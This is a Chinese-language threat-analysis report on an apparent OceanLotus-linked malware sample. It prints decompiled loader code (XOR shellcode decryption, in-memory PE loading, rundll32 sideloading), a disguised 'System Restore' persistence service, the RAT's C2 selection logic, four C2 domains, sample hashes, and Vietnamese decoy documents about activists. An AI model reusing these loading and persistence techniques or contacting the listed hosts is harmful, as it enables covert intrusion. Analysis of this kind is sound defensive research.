00F40170	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....?..`■..
00F40180	00 00 00 00 00 00 00 00	00 D0 09 00 60 12 00 00	.....?..`■..
00F40190	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F401A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F401B0	D0 88 09 00 40 00 00 00	00 00 00 00 00 00 00 00	震..@.....
00F401C0	00 D0 00 00 98 01 00 00	00 00 00 00 00 00 00 00	..??......
00F401D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....

```

411 if ( v40 > 0u )
412 {
413     while ( 1 )
414     {
415         v42 = v37 + 248;
416         if ( *(_DWORD *) (v37 + 40 * v41 + 248) == 'ler.' && *(_DWORD *) (v42 + 40 * v41 + 4) == 'co' )
417             break;
418         if ( ++v41 >= v40 )
419             goto LABEL_75;
420     }
421     v43 = &v28[*( _DWORD *) (v42 + 40 * v41 + 12)];
422     if ( v43 )
423     {
424         for ( ; *(_DWORD *) v43; v43 += *( _DWORD *) v43 + 1 )
425         {
426             v44 = 0;
427             *(int *) ((char *) &v94 + 1) = (unsigned int) (*( _DWORD *) v43 + 1) - 8 >> 1;
428             if ( *(int *) ((char *) &v94 + 1) > 0 )
429             {
430                 do
431                 {
432                     if ( *( _WORD *) &v43[2 * v44 + 8] & 0xF000 == 0x3000 )
433                         *(_DWORD *) &v28[*( _DWORD *) v43 + *( _WORD *) &v43[2 * v44 + 8] & 0xFFF] += &v28[-v93[13]];
434                         ++v44;
435                 } while ( v44 < *(int *) ((char *) &v94 + 1) );
436             }
437         }
438     }
439     v45 = v93[30];
440     if ( v45 )
441     {
442         if ( v93[31] )
443         {
444             if ( *(_DWORD *) &v28[v45 + 20] )
445             {
446                 v46 = *(_DWORD *) &v28[v45 + 28];
447                 v47 = v93[10];
448                 if ( !v47 || ((int (__stdcall *) (const CHAR *, signed int, _DWORD)) &v28[v47])(v28, 1, 0) )
449                     ((void *) (void)) &v28[*( _DWORD *) &v28[v46]]();
450             }
451         }
452     }
453 }
454 }
455 goto LABEL_75;
456 }

```


该代码会释放 3 个文件到 c:\program files\microsoft\windows\system restore\ 目录下:

名称	修改日期	类型	大小
{9FBAA883-1709-4DE3-8C1B-48683F740A5F}	2019/4/30 10:24	文件	333 KB
{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid	2019/4/30 10:24	CLSID 文件	64 KB
rstrui.exe	2019/4/30 10:24	应用程序	204 KB

然后创建服务，指向 rstrui.exe 文件：

名称	类型	数据	大小	时间
Enum	项			2019-4-30 10:24:34
Security	项			2019-4-30 10:24:34
(默认)	REG_SZ	(数值未设置)		
Description	REG_SZ	Microsoft Windows System Restore	66	
DisplayName	REG_SZ	Microsoft Windows System Restore	66	
ErrorControl	REG_DWORD	0x00000000 (0)	4	
ImagePath	REG_EXPAND_SZ	C:\Program Files\Microsoft\Windows\System Restore\rstrui.exe	122	
ObjectName	REG_SZ	LocalSystem	24	
Start	REG_DWORD	0x00000002 (2)	4	
Type	REG_DWORD	0x00000010 (16)	4	

该 rstrui.exe 是攻击者写的一个 loader，伪装微软的 Windows System Restore 图标：



主要是负责通过 rundll32 加载同目录下的{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid 文件，传递参数也是通过 **环境变量的方式传递**的，这种方法海莲花团伙在 2017 年的时候也常常使用。



```

51  memset(&v13, 0, 0x206u);
52  lstrcpyW(&pszPath, &Buffer);
53  PathAppendW(&pszPath, L"rundll");
54  lstrcatW(&pszPath, L"32");
55  lstrcatW(&pszPath, L".exe");
56  memset(&v9, 0, 0x206u);
57  v8 = 0;
58  PathAppendW(&v8, L"{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid");
59  String2 = 0;
60  memset(&v15, 0, 0x206u);
61  lstrcpyW(&String2, &Buffer);
62  PathAppendW(&String2, L"shell");
63  lstrcatW(&String2, L"32");
64  lstrcatW(&String2, L".dll");
65  CommandLine = 0;
66  memset(&v7, 0, 0x7FEu);
67  lstrcpyW(&CommandLine, L"rundll");
68  lstrcatW(&CommandLine, L"32");
69  lstrcatW(&CommandLine, L".exe");
70  lstrcatW(&CommandLine, L" ");
71  lstrcatW(&CommandLine, &String2);
72  lstrcatW(&CommandLine, L",");
73  lstrcatW(&CommandLine, L"Control_RunDLL");
74  lstrcatW(&CommandLine, L" ");
75  lstrcatW(&CommandLine, &v8);
76  ProcessInformation.hProcess = 0;
77  ProcessInformation.hThread = 0;
78  ProcessInformation.dwProcessId = 0;
79  ProcessInformation.dwThreadId = 0;
80  memset(&StartupInfo, 0, 0x44u);
81  StartupInfo.cb = 68;
82  Value = 0;
83  memset(&v5, 0, 0xFFEu);
84  if ( !GetEnvironmentVariableW(L"path", &Value, 0x800u) )
85      Value = 0;
86  SetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Value);
87  lstrcatW(&Value, L",");
88  lstrcatW(&Value, &Filename);
89  lstrcatW(&Value, L",");
90  SetEnvironmentVariableW(L"path", &Value);
91  result = CreateProcessW(&pszPath, &CommandLine, 0, 0, 0, 0, 0, &Filename, &StartupInfo, &ProcessInformation);
92  if ( result )
93  {
94      CloseHandle(ProcessInformation.hThread);
95      result = CloseHandle(ProcessInformation.hProcess);
96  }
97  }
98  return result;
99  }

```

文件名为{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid 的文件是一个 DllLoader, PE 信息如下:

导出模块名:timedate.dll		
编译器信息:VC 9.0		
节信息	导出表	引入表
.text	CPIApplet	USER32.dll
.rdata		SHELL32.dll
.data		SHLWAPI.dll
.rsrc		KERNEL32.dll
.reloc		

该 dll 的功能主要是解密并加载同目录下的名字为{9FBAA883-1709-4DE3-8C1B-48683F740A5F} 的 shellcode, 如图:

```

12 Buffer = 0;
13 memset(&v8, 0, 0xFFEu);
14 if ( !GetEnvironmentVariable(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Buffer, 0x800u) )
15     Buffer = 0;
16 SetEnvironmentVariable(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", 0);
17 SetEnvironmentVariable(L"path", &Buffer);
18 GetWindowsDirectoryW(&Buffer, 0x104u);
19 SetCurrentDirectoryW(&Buffer);
20 pNumArgs = 0;
21 v0 = GetCommandLine();
22 v1 = (WCHAR *)v0;
23 if ( v0 )
24 {
25     v2 = 2 * lstrlenW(v0) + 2;
26     v3 = (LPCWSTR *)CommandLineToArgvW(v1, &pNumArgs);
27     if ( v3 )
28     {
29         f1OldProtect = 0;
30         if ( VirtualProtect(v1, v2, 4u, &f1OldProtect) )
31         {
32             memset(v1, 0, v2);
33             lstrcatW(v1, *v3);
34         }
35     }
36 }
37 GetModuleFileNameW(hModule, &Buffer, 0x104u);
38 PathRemoveExtensionW(&Buffer);
39 if ( !sub_10001480(&Buffer) )
40     ExitProcess(0);
41 return SleepEx(0xFFFFFFFF, 0);
42 }

```

进入 sub\_10001480 函数内，会解密出该文件的内容，并在内存中加载该 PE:

```

1 bool __usercall sub_10001480@cal(const wchar_t *a1@eax)
2 {
3     FILE *v1; // eax
4     FILE *v2; // edi
5     bool v3; // bl
6     int v4; // esi
7     _DWORD *v5; // edi
8     _DWORD *v6; // eax
9     signed int i; // eax
10    FILE *v9; // [esp+Ch] [ebp-4h]
11
12    v1 = _wfopen(a1, L"rb");
13    v2 = v1;
14    v3 = v1 != 0;
15    v4 = 0;
16    v5 = v1;
17    if ( v1 )
18    {
19        fseek(v1, 0, 2);
20        v4 = ftell(v2);
21        v3 = v4 > 0;
22    }
23    v5 = 0;
24    if ( v3 )
25    {
26        v6 = operator new(v4 + 256);
27        v5 = v6;
28        v3 = v6 != 0;
29        if ( v6 )
30        {
31            memset(v6, 0, v4);
32            fseek(v6, 0, 0);
33            fread(v6, 1u, v4, v9);
34        }
35    }
36    if ( v9 )
37        fclose(v9);
38    if ( v3 )
39    {
40        for ( i = 0x10000; i < v4; ++i )
41            *((_BYTE *)v5 + i) ^= *((_BYTE *)v5 + i % 0x10000);
42        v3 = sub_10001360(v5 + 0x4000, v4 - 0x10000);
43    }
44    if ( v5 )
45        operator delete(v5);
46    return v3;
47 }

```

```

31 if ( v4 && v5 > v4 && v7 > v5 )
32 {
33     v8 = VirtualAlloc(0, v7 + 4096, 0x1000u, 0x40u);
34     v9 = v8;
35     result = v8 != 0;
36     if ( result )
37     {
38         memset(v9, 0, v7);
39         memcpy(v9, a1, v16);
40         v10 = v9[15];
41         v11 = *((_DWORD *)v9 + v10 + 40);
42         v12 = (int)v9 + v10;
43         dword_10010C00 = (int)v9;
44         if ( v11 )
45             dword_10010BFC = (int)(__stdcall)(_DWORD, _DWORD, _DWORD)((char *)v9 + v11);
46         if ( *((_WORD *)v12 + 6) )
47         {
48             v13 = (_DWORD*)(v14 + v12 + 44);
49             v17 = *(unsigned __int16 *)v12 + 6;
50             do
51             {
52                 memcpy((char *)v9 + *(v13 - 2), (char *)a1 + *v13, *(v13 - 1));
53                 v13 += 10;
54                 --v17;
55             }
56             while ( v17 );
57             v7 = v15;
58         }
59         result = sub_100011D0((int)v9, v7);
60         if ( result )
61         {
62             result = sub_100012B0((int)v9, v15);
63             if ( result )
64             {
65                 if ( dword_10010BFC )
66                     result = dword_10010BFC(dword_10010C00, 1, 0) != 0;
67             }
68         }
69     }
70 }

```

在内存中解密后的 PE 如图:

```

1000151D . 3BF0      cmp     esi, eax
1000151F > 7E 1D     jle    short 1000153E
10001521 > 8BC8      mov     ecx, eax
10001523 > 81E1 FFFF0081 and    ecx, 8000FFFF
10001529 > 79 08     jns    short 10001533
1000152B . 49       dec     ecx
1000152C . 81C9 0000FFFF or     ecx, FFFF0000
10001532 . 41       inc     ecx
10001533 > 8A1439    mov     dl, byte ptr [ecx+edi]
10001536 . 301438    xor     byte ptr [eax+edi], dl
10001539 . 40       inc     eax
1000153A . 3BC6     cmp     eax, esi
1000153C > 7C E3     jl     short 10001521
1000153E > 81C6 0000FFFF add    esi, FFFF0000
10001544 . 56       push   esi
10001545 > 8DB7 00000101 lea    esi, dword ptr [edi+100001]
esi=00053200
跳转来自 1000151F
00B10044 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ...|...üü..
00B10058 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....
00B10068 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00B10078 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 .....?..
00B10088 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th
00B10098 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00B100A8 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00B100B8 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
00B100C8 96 BC 41 7A D2 DD 2F 29 D2 DD 2F 29 D2 DD 2F 29 相Az逸/)逸/)逸/)
00B100D8 23 1B E2 29 C8 DD 2F 29 DB A5 BC 29 DB DD 2F 29 容/)郝?坭/)
00B100E8 D2 DD 2E 29 A1 DD 2F 29 23 1B E1 29 1B DD 2F 29 逸.)>/)##?##?)
00B100F8 23 1B E0 29 96 DD 2F 29 F1 32 FC 29 D1 DD 2F 29 菜/)??演/)
00B10108 B4 33 E5 29 D3 DD 2F 29 B4 33 E6 29 D3 DD 2F 29 ??虞/)??虞/)
00B10118 B4 33 E3 29 D3 DD 2F 29 52 69 63 68 D2 DD 2F 29 ??虞/)Rich逸/)
00B10128 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 .....PE..L
00B10138 8D 88 A9 48 00 00 00 00 00 00 00 00 00 00 02 21 离々.....?↑


```

导出模块名 **comuid.dll**  
 编译器信息: VC 11.0

节信息	导出表	引入表
.text	Version	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		SHELL32.dll
.rsrc		dbghelp.dll
.reloc		

DllMain 创建一个线程，执行导出函数 Version，Version 函数里会一直执行远控的函数，失败的话休眠 6s 继续（这里表示休眠 6s 太短了）：

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     if ( fdwReason == 1 )
4     {
5         hModule = hinstDLL;
6         CreateThread(0, 0x400000u, (LPTHREAD_START_ROUTINE)Version, 0, 0, 0);
7     }
8     return 1;
9 }
```



```
1 void __stdcall __noreturn Version(LPVOID lpThreadParameter)
2 {
3     while ( 1 )
4     {
5         sub_100010B0();
6         Sleep(6u);
7     }
8 }
```

然后会随机生成一个 4 以内的数字，随机选择 C2，如图：

```

73  if ( v17 >= 0x10 )
74      j_free(v15);
75  v3 = v1 % 4;
76  if ( !(v1 % 4) )
77  {
78      v4 = sub_10013BC0((int)&v13);
79      LOBYTE(v25) = 2;
80      v5 = sub_10014050((int)&v15, v4);
81      if ( &v21 != (void **)v5 )
82      {
83          if ( v23 >= 0x10 )
84              j_free(v21);
85          v23 = 15;
86          v22 = 0;
87          LOBYTE(v21) = 0;
88          if ( *(_DWORD *)(v5 + 20) >= 0x10u )
89          {
90              v21 = *(void **)v5;
91              *(_DWORD *)v5 = 0;
92          }
93          else if ( *(_DWORD *)(v5 + 16) != -1 )
94          {
95              memmove(&v21, (const void *)v5, *(_DWORD *)(v5 + 16) + 1);
96          }
97          v22 = *(_DWORD *)(v5 + 16);
98          v23 = *(_DWORD *)(v5 + 20);
99          *(_DWORD *)(v5 + 20) = 15;
100         *(_DWORD *)(v5 + 16) = 0;
101         *(_BYTE *)v5 = 0;
102     }
103     goto LABEL_36;
104 }
105 switch ( v3 )
106 {
107     case 1:
108         v6 = sub_10013B30((int)&v13);
109         LOBYTE(v25) = 3;
110         goto LABEL_32;
111     case 2:
112         v6 = sub_10013A90((int)&v13);
113         LOBYTE(v25) = 4;
114         goto LABEL_32;
115     case 3:
116         v6 = sub_10013A00((int)&v13);
117         LOBYTE(v25) = 5;
118 LABEL_32:

```

随机生成4以内的数字  
后续选择C2

根据随机生成的数字选择C2

其中一个解密 C2 的函数如下：

```

11 v1 = this;
12 v4 = '8<:>';
13 v5 = '$e42';
14 v6 = '"9&>';
15 v7 = '*>m:';
16 v8 = ':';
17 *(_DWORD*)(this + 20) = 15;
18 *(_DWORD*)(this + 16) = 0;
19 *(_BYTE*)this = 0;
20 if ( (_BYTE)v4 )
21     v2 = strlen((const char*)&v4);
22 else
23     v2 = 0;
24 sub_10014A00(v1, &v4, v2);
25 return v1;
26 }

```

回连 4 个域名如下:

images.ucange.com

preload.oingtalt.com

maintenance.allidaysr.com

report.cottallid.com

通过域名关联到的样本的 hash 如下:


2ea902abe453b70cf77e402cc16eb552

cc7b9ee1b026e16a9d37e3988a714479

e60c35dd36c9f525007955e6b3a88b82

该同源样本中的捆绑文件:

cc7b9ee1b026e16a9d37e3988a714479 捆绑的 office 文件内容如下:



翻译:

<p>NHÀ SÁNG LẬP MẠNG XÃ HỘI LIVENGUIDE Phản Đối Luật ANM</p> <p>"...Để vô hiệu hóa "Luật An ninh mạng" của ĐCSVN, trang mạng xã hội LivenGuide đã ra đời. Nó do người Việt Nam lập, dành cho đồng bào Việt Nam. Trang này sử dụng 3 ngôn ngữ: Việt, Anh và Pháp..." Trước bề bối làm lộ thông tin khách hàng của Facebook, nhiều người dân Việt Nam đã lựa chọn chuyển sang dùng mạng xã hội mới. Phòng viên Báo LDN có cuộc phỏng vấn với Tiến sĩ Lê Trung Tinh, một người Việt hiện đang sinh sống tại Pháp và Anh, nhà sáng lập mạng xã hội LivenGuide - một mạng xã hội mới thành lập và được nhiều người quan tâm trong thời gian gần đây. Người sáng lập LivenGuide - TS. Lê Trung Tinh cam kết "quyền tự do ngôn luận"</p> <p>PV Báo LDN: Mến chào Tiến sĩ Lê Trung Tinh, được biết anh là nhà sáng lập mạng xã hội LivenGuide. Xin anh cho biết cơ duyên cũng như động lực nào đã thôi thúc anh thành lập mạng xã hội này? TS. Lê Trung Tinh: Thân chào Kiều Phong và quý vị độc giả. Có thể nói LivenGuide phần nào kết hợp con người hoạt động xã hội và kinh doanh trong tôi. Là người tranh đấu cho công lý và hoà bình trên Biển Đông cũng như cho một nước Việt Nam tự do và dân chủ, tôi ý thức rõ sự cần thiết của việc người Việt cần không chỉ trao đổi với nhau trên mạng mà còn phải gặp gỡ, đi cùng, làm việc cùng, tham gia cùng những hoạt động từ nhỏ đến lớn. Những việc này giúp chúng ta hiểu nhau hơn, tổ chức với nhau tốt hơn và dần dần từ những thay đổi đó sẽ thay đổi xã hội.</p> <p>Ngoài ra những ngày tháng làm việc tại London, một trung tâm tài chính năng động của thế giới cũng khơi dậy nhiều ý tưởng kinh doanh trong tôi, khi đó đang điều hành một công ty về du lịch và tổ chức hoạt động tại Châu Âu. Tôi nhận thấy được một nhu cầu tự nhiên, một</p>	<p>社会网络的房子LIVENGUIDE反对ANM法</p> <p>"...为了禁用CPV的"网络安全法", 社交网站LivenGuide诞生了, 它是越南人为越南人创造的。这个页面使用了3种语言: 越南语, 英语和法语.....。之前的丑闻揭示了Facebook的客户信息, 许多越南人选择转用新的社交网络。 LDN新闻记者采访了目前居住在法国和英国的越南人Le Trung Tinh博士, 他是社交网络LivenGuide的创始人, LivenGuide是一个新成立的社交网络, 并且多次感兴趣。最近。创始人LivenGuide - TS. Lê Trung Tinh承诺"言论自由"</p> <p>LDN报的报道: 向Le Trung Tinh博士问好, 他被称为社交网络LivenGuide的创始人。能否请您告诉我您建立这个社交网络的机会和动机是什么? Le Trung Tinh: 亲爱的Kieu Phong和他的读者。可以说LivenGuide在某种程度上融合了我在社交和商业活动中的人。作为南海正义与和平以及自由民主的越南的有力竞争者, 我充分意识到越南人民不仅需要网上互相沟通, 还要满足他们的需求。移除, 陪伴, 合作, 参与从小到大的活动。这些事情有助于我们更好地相互理解, 更好地, 逐步地从改变社会的变化中相互组织。</p> <p>除了伦敦的工作日之外, 世界上一个充满活力的金融中心也引起了我的许多商业创意, 然后经营着一家在欧洲经营的旅游和组织公司。。我看到了一种自然的需求, 一种向人民提供服务的倾向, 切断了中间人和地理障碍。</p> <p>从最初的想法, 通过与同一方向和热情的同事讨论, 我部署并建立了LivenGuide团队, 包括来自欧洲, 美国和像今天一样在世界各地建立LivenGuide。</p> <p>LDN的报告: Le Trung Tinh博士能说出LivenGuide这个名字的含义吗?</p> <p>TS. Lê Trung Tinh: 我认为每个人的生活都是美好而独特的旅程。在那段旅程中, 我们每个人都能够过自己的生活, 引领自己和其他人走在我们熟悉或仍在探索的道路上。这就是为什么我选择Live和Guide这</p>
--	---


2ea902abe453b70cf77e402cc16eb552 捆绑的 Office 文件内容如下:

<p>I SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN LÊ ĐÌNH LƯỢNG</p> <p>Lê Đình Lượng, sinh năm 1956, là giáo dân giáo xứ Vĩnh Hoà, giáo hạt Kế Dưa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hoà bình, quyền con người cũng như cùng bà con đối công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành làm thủ tục phi nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công</p> <p>Ông Lượng bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi tham gia đình tụ nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An</p> <p>Nhà hoạt động dân quyền Lê Đình Lượng bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999</p> <p>Trong những bất công, các ban tài đã đồng loạt đề xuất yêu cầu trả tự do cho Lê Đình Lượng và phân đổi phiên tòa</p> <p>Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lượng về tội "Hoạt động nhằm lật đổ chính quyền nhân dân"</p> <p>Tổ chức theo đòi nhân quyền Ấn Xã Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lượng tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lượng dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8</p> <p>Ấn Xã Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có đồng cơ chính trị đối với ông Lê Đình Lượng, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam</p> <p>Bà Claire Algar, Giám đốc Chiến dịch Toàn Cầu của Ấn Xã Quốc Tế, cho biết chi vì hoạt động ôn hòa cho ngư dân bị tước đoạt bất thình lữa một tương biên do nhà máy thép Formosa gây nên mà ông Lê Đình Lượng có thể phải đối diện với án chung thân và thậm chí tử hình. Theo Ấn Xã Quốc Tế, đây là một vụ án bất công và có đồng cơ chính trị, do vậy cần phải bị hủy bỏ và ông Lê Đình Lượng phải được trả tự do ngay lập tức và vô điều kiện</p> <p>Hiện cơ quan điều tra nhà hoạt động Lê Đình Lượng có được xử một cách công bằng hay không khi mà ông này bị giam giữ hơn một năm và mãi chưa được một tương biên khi phiên tòa diễn ra ông mới được gặp luật sư</p> <p>Nhà hoạt động Lê Đình Lượng, 52 tuổi, là một cựu chiến binh và là người tham gia vận động đòi bồi hồi thường thỏa đáng cho những ngư dân bị tác động bất thình lữa một tương biên từ tháng tư năm 2016 do Nhà máy Thép Formosa xả chất độc ra biển</p> <p>Thảm họa do ô nhiễm dẫn đến một phong trào xã hội ở vùng lớn tại Việt Nam. Từ phong trào này, cơ quan chức năng đã ra tay đàn áp, với việc bắt giữ khoảng 40 người, và khiến hàng chục người khác phải trốn chạy khỏi Việt Nam</p>	<p>Người viết tham gia đòi hỏi quyền lợi cho ngư dân, ông Lê Đình Lượng còn đấu tranh cho các tài nhân chính trị cũng như phân đổi các qui định hạn chế quyền tự do ngôn luận ở Việt Nam</p> <p>"</p> <p>"</p> <p>"</p>
---	---

翻译:

SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN LÊ ĐÌNH LƯỢNG	人民治疗法院的真相 LE DINH LUONG
<p>Lê Đình Lượng, sinh năm 1956, là giáo dân giáo xứ Vĩnh Hoà, giáo hạt Kê Dừa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hòa bình, quyền con người cũng như cùng bà con đòi công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành lạm thu thuế, phí nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công.</p> <p>Ông Lượng bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi thăm gia đình tù nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An.</p> <p>Nhà hoạt động dân quyền Lê Đình Lượng bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999.</p> <p>Trước những bất công, các bạn trẻ đã đồng loạt dơ biểu ngữ yêu cầu trả tự do cho Lê Đình Lượng và phản đối phiên tòa</p> <p>Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lượng về tội "Hoạt động nhằm lật đổ chính quyền nhân dân".</p> <p>Tổ chức theo dõi nhân quyền Ân Xá Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lượng tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lượng dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8.</p> <p>Ân Xá Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có động cơ chính trị đối với ông Lê Đình Lượng, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam.</p>	<p>Le Dinh Luong, 出生于1956年, 是Vinh Hoa教区, Ke Dua区教堂, Vinh教区的教区居民。他参加了争取正义与和平, 人权以及亲戚的斗争, 